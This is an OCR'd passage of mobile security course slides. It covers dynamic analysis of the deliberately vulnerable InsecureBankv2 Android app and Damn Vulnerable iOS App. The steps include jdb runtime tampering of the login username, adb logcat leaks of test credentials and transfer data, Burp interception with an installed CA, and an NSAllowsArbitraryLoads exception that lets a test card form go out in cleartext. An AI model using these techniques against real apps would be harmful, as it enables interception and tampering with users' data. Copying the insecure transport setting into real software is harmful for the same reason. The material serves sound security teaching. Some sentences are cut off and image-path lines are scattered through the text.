android.view.Window$Callback onWindowStartingActionMode(android.view.ActionMode
Callback)
android.view.KeyEvent$Callback onKeyDown(int, android.view.KeyEvent)
android.view.KeyEvent$Callback onKeyLongPress(int, android.view.KeyEvent)
android.view.KeyEvent$Callback onKeyMultiple(int, int, android.view.KeyEvent)
android.view.KeyEvent$Callback onKeyUp(int, android.view.KeyEvent)
```

- The great amount of results is due to the fact that all the methods inherited from other classes are included.

Runtime Handling

Solution

- The behaviour will occur when clicking the “Login” button.
- According to the application’s code, when such button is clicked, the “performlogin” method is called; then:

```
> stop in com.android.insecurebankv2.LoginActivity.performlogin
Set breakpoint com.android.insecurebankv2.LoginActivity.performlogin
>
```

- Click the “Autofill credentials” button on the emulator and try to login. This is what happens on the debugger:

```
Breakpoint hit:
Breakpoint hit: "thread=<1> main", com.android.insecurebankv2.LoginActivity.perf
ormlogin(), line=148 bci=0

<1> main[1]
```

Runtime Handling

Solution

- By using the “where” command, the execution stack is obtained:

```
<1> main[1] where
  [1] com.android.insecurebankv2.LoginActivity.performlogin (LoginActivity.java:
148)
  [2] com.android.insecurebankv2.LoginActivity$1.onClick (LoginActivity.java:62)
  [3] android.view.View.performClick (View.java:4,240)
  [4] android.view.View$PerformClick.run (View.java:17,721)
  [5] android.os.Handler.handleCallback (Handler.java:730)
  [6] android.os.Handler.dispatchMessage (Handler.java:92)
  [7] android.os.Looper.loop (Looper.java:137)
  [8] android.app.ActivityThread.main (ActivityThread.java:5,103)
  [9] java.lang.reflect.Method.invokeNative (native method)
  [10] java.lang.reflect.Method.invoke (Method.java:525)
  [11] com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run (ZygoteInit.ja
va:737)
  [12] com.android.internal.os.ZygoteInit.main (ZygoteInit.java:553)
  [13] dalvik.system.NativeStart.main (native method)
<1> main[1]
```

Runtime Handling

Solution

- Then, change the user with the following commands:

```
> eval this.Username_Text = ((EditText)findViewById(2131558520));
> eval this.Username_Text.setText("NoJack")
> eval this.Username_Text.getText()
```

```
<1> main[1] eval this.Username_Text = ((EditText)findViewById(2131558520));
 this.Username_Text = ((EditText)findViewById(2131558520)); = "android.widget.Ed
itText{41bb6380 VFED..CL ......I. 40,0-728,144 #7f0d0078 app:id/loginscreen_user
name}"
<1> main[1] eval this.Username_Text.setText("NoJack")
 this.Username_Text.setText("NoJack") = <void value>
<1> main[1] eval this.Username_Text.getText()
 this.Username_Text.getText() = "NoJack"
<1> main[1]
```

- The last line can be used to verify that the value of the variable has changed, even if the interface has not been updated yet because the process is stopped.

Runtime Handling

Solution

- Write:
  > cont

- To continue the execution and observe how the noJack value is received in the server and, thus, the connection of the user is not accepted.

```
{"message": "User Does not Exist", "user": "NoJack"}
```

- The new name of the user is displayed on the application until the server error is received and the activity is restarted.

Revision of the Application's Logs

- During the static analysis of the application, a series of calls to System.out.print and the Android's logging library were identified. In this task, the specific information that is being leaked through the system's logs will be checked.

Task
List the information leaked to the system's logs by the application.

Expected result
A list including the different information elements leaked to the logs as well as the moment in which they are leaked according to the use of the application.

Revision of the Application's Logs

Solution

- During the static analysis, it was verified that calls to logs and the standard outgoing calls were made in:
  - `DoLogin$RequestTask;->postData`
  - `ChangePassword$RequestChangePasswordTask$1;->run`
  - `ChangePassword;->broadcastChangepasswordSMS`
  - `DoTransfer$RequestDoTransferTask$1;->run`
  - `MyBroadCastReceiver;->onReceive`
  - `ViewStatement;->onCreate`

- Load the system's log in the console:

```
> adb logcat
```

- Then, make the application use the elements found in order to verify the output of each of them.

Revision of the Application's Logs

Solution

- To:
  `DoLogin$RequestTask;->postData`

- Introduce the correct credentials on the Login screen:
  User: jack
  Password: Jack@123$
- Observe the logcat and verify:

```
ull, token = android.os.BinderProxy@41e6e230
D/Successful Login:(  881): , account=jack:Jack@123$
I/ActivityManager(  277): START u0 {cmp=com.android.insecureba
as extras)} from pid 881
```

Revision of the Application's Logs

Solution

- Once in the application, verify:
  `ChangePassword`
- On the menu, go to change password and write the new one:
  Jack@456$
- Observe the logcat and verify:

```
W/AudioService(  277): onLoadSoundEffects()
I/System.out(  881): newpassword=jack
I/ActivityManager(  277): Displayed com.anc
+1s250ms
```

```
)/dalvikvm(  881): GREF has increased to 201
I/System.out(  881): phonno:15555215554
I/System.out(  881): For the changepassword - phonenumber: 15555215554 password
is: Updated Password from: Jack@123$ to: Jack@456$
```

- That it corresponds to information leakage created by changing the password for `ChangePassword` and `MyBroadcastReceiver`

Revision of the Application's Logs

Solution

- Leave the and restart it with the new credentials to verify:
  `DoTransfer`
- Select the option to make transfers.
- Select "Get Accounts" for data of the transfer to be loaded.
- Add a quantity and click "Transfer".
- Observe the logcat and verify:

```
pressReturn.ogg
W/AudioService(  277): onLoadSoundEffects(), Error -1 while loading samples
I/System.out(  881): Message:Success From:999999999 To:555555555 Amount:123
```

Revision of the Application's Logs

Solution

- Then, check:
  `ViewStatements`
- On the main menu, select the option to observe transactions.
- Observe the logcat and verify:

```
W/AudioService(  277): onLoadSoundEffects(), Error -1 whil
I/System.out(  881): /storage/sdcard/Statements_jack.html
I/ActivityManager(  277): Displayed com.android.insecureba
ls334ms
```


- It indicates the location of the files loaded.

Conclusions

- Summary of conclusions regarding the analysis of the application:
  - There are components of the application that provide access to protected APIs that are accessible from other applications, but are not protected properly.
  - It is possible to access the contents of the Content Provider created by the unauthorised application.
  - All the connections with the outside are performed with non-encrypted HTTP connections. It allows users to intercept and modify them.
  - The application stores sensitive information in the SD card or in the internal storage without encrypting it.
  - During its execution, the application leaks sensitive data to the system' logs.
  - Generally, it is possible to modify the execution flow of the application. If there is any protection measure implemented on the client, this mechanisms could deactivate it.

Additional Task

- You can go in depth on dynamic analysis techniques by executing the same dynamic analysis tasks on the vulnerable applications mentioned during the static analysis.
- In addition, you can execute dynamic analysis tasks with the qark application or drozer (though it has not been reviewed in this course).
- Due to time constraints, it was impossible to review all the vulnerabilities the InsecureBank includes, we encourage you to complete the dynamic and static analysis to find new vulnerabilities that have not been reviewed during this laboratory:
  - Weak encryption.
  - Server vulnerabilities.
  - Handling of parameters on Intents.
  - Insecure WebViews.
  - Modification of vulnerable password.



Dynamic Analysis of a Vulnerable iOS Application

Introduction

- In this laboratory, the analysis conducted on “Damn Vulnerable iOS app” will be completed.
- In this case, a dynamic analysis of the application will be conducted.
- The structure of the laboratory has been divided into the following sections:
  - Initial preparation of the environment.
  - Preparation of applications for the dynamic analysis.
  - Initial preparation of the environment.
  - Analysis.
  - Conclusions of the analysis.

- **NOTE: PLEASE, PERFORM ALL THE TASK ON A DEVICE THAT DOES NOT INCLUDE PERSONAL DATA OR APPLICATIONS, SINCE THEIR INTEGRITY AND CONFIDENTIALITY MAY BE COMPROMISED.**

Preparation of the Environment - Emulator

- If the source code of the application is available, the iOS simulator will allow us to execute many tasks of the dynamic analysis.
- Generally, the iOS simulator cannot be configured and will only execute the application sent via Xcode.
- The network connections created by the simulator are exactly the same as the ones created by any application of the system.
- In order to capture the different network connections, two tasks should be performed:
  - Configure the system's proxy in which the simulator is executed so that it sends traffic through a web proxy (Burp in the VM of Santoku):
    - The configuration of proxy in the case of iOS is exactly the same as in Android.
    - It is necessary to make sure that the virtual machine has the network interface in Bridged mode.
  - Add the server's certificate to the simulator in order to capture SSL connections.

Preparation of the Environment - Proxy

- In this task Santoku's proxy and the computer in which the iOS simulator is executed will be configured so that requests of the simulator are redirected to the proxy.

Task
Run the proxy server with the interception deactivated and configure the machine in which the simulator will be executed so that it sends non-encrypted and SSL traffic through the Santoku's proxy.


Expected result
The proxy server running and all the connections of the machine in which the simulator will be executed being sent to the proxy.

Preparation of the Environment - Proxy


Solution

Proxy configuration

- Open Burp Suite Free Edition again; it is included in Santoku.




- Once opened, select Proxy and Options tab.



Preparation of the Environment - Proxy

Solution


- In Proxy Listeners, make sure that the listening is set in all the interfaces.




Preparation of the Environment - Proxy

Solution

- In this case, make sure that the virtual machine has an interface in Bridged mode.
- Click on the bottom ri




- Change the interface to Bridged in case this option is not selected yet.



Preparation of the Environment - Proxy

Solution

- In the “Request handling” tab, verify that the “Support invisible proxying” option is activated.



- Click “Ok” to accept changes.

Preparation of the Environment - Proxy

Solution


- Go to the “Intercept” tab and deactivate the “intercept” option not to interrupt normal connections of the machine to be configured.

Preparation of the Environment - Proxy

Solution

Configuration of the machine that executes the simulator


- To redirect the simulator's request, it is necessary to redirect all the connections of the system that executes it to the proxy.
- Open the system's option and go to the network section.




Preparation of the Environment - Proxy

Solution

- Select the active network card and “Advanced...” on the bottom left hand side.




- On the Proxies tab, configure the HTTP and HTTPS with the IP address of Santoku and th




Preparation of the Environment - Proxy

Solution

- Accept changes and select Apply.



- To check the proper functioning of the proxy, navigate and verify the result on Burp.



- Since the root certificate of Burp has not been installed in our browser, SSL connections will display security messages.

Preparation of the Environment - Proxy

- In this task Santoku's proxy and the computer in which the iOS simulator is executed will be configured so that requests of the simulator are redirected to the proxy.

Task
Install the root certificate of Burp in the iOS simulator.


Expected result
The proxy server will be able to inspect SSL connections made via the simulator.

Preparation of the Environment - Proxy

Solution

Configuration of the emulator


- In its current state, the simulator already sends all its requests to the proxy, but it establishes all SSL connections as dangerous, since the certificates created by Burp are not signed by a CA in which the simulator relies.
- In order to solve it, being Burp on, navigate from the simulator to http://burp
- Select the option to make transfers.



Preparation of the Environment - Proxy

Solution

- The simulator displays the window with the information of the certificate.



- Once installed, it will be possible to inspect traffic and navigate to SSL addresses without alerts

Verification of Unencrypted Data Transmission

- In this task, check the transmission of non-encrypted data.


Task
Verify that the non-encrypted connection detected during the static analysis of the application sends non-encrypted data to the internet.

Expected result
Evidences (capture in the proxy) with data intercepted from the request.

Verification of Unencrypted Data Transmission

Solution


- Run the application via Xcode.
- On the application's menu, navigate to the "Transport Layer Protection" option (it is the controller that was detected during the static analysis).



Verification of Unencrypted Data Transmission

Solution

- The screen displayed allows us to send fictitious data of a credit card form, using connections such as HTTP, HTTPS or HTTPS with pinning certificate.
- Try to fill data and send the form using HTTP.



- A confirmation message will be displayed, but nothing will appear on Burp.

Verification of Unencrypted Data Transmission

Solution

- Check the application's log on Xcode (it is necessary to activate the bottom panel) and the following message is presented.


```
2016-02-01 19:10:18.098 DamnVulnerableIOSApp[14373:8684947] App
Transport Security has blocked a cleartext HTTP (http://)
resource load since it is insecure. Temporary exceptions can be
configured via your app's Info.plist file.
```

- 9 iOS version blocks the execution of HTTP requests by default, in order to protect the device from possible sending of sensitive information by careless developers.
- This solves he problem only partially, but it is always possible to add exceptions.
- Add an exception to verify the result of an insecure configuration of the application.


Verification of Unencrypted Data Transmission

Solution

- On the project window, open the project configuration file.




- On the Info tab, add a new key by clicking the “+” button on some of the existing ones.
  - The key should be called `NSAppTransportSecurity` and its dictionary should include the `NSAllowsArbitraryLoads` key with YES value.




Verification of Unencrypted Data Transmission

Solution

- Stop the application, restart it and try to send the form again.





- Check the result on Burp.

Verification of Unencrypted Data Transmission

Solution

212	https://data.flurry.com	POST	/aas.do	☑	☐	200	
213	https://data.flurry.com	POST	/aas.do	☑	☐	200	
215	http://google.com	POST	/	☑	☐	405	

Request | Response

Raw | Params | Headers | Hex


```
POST / HTTP/1.1
Host: google.com
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Connection: keep-alive
Proxy-Connection: keep-alive
Accept: */*
User-Agent: DamnVulnerableIOSApp/2.0 CFNetwork/758.1.6 Darwin/15.3.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 86

{
  "card_cvv" : "123",
  "card_number" : "123456678",
  "card_name" : "Card holder"
}
```

- It is possible to see the content of the HTTP request.
- This result shows that during the analysis of iOS applications, the existence of this parameter in the info.plist file should be verified to find the exceptions existing in the application.

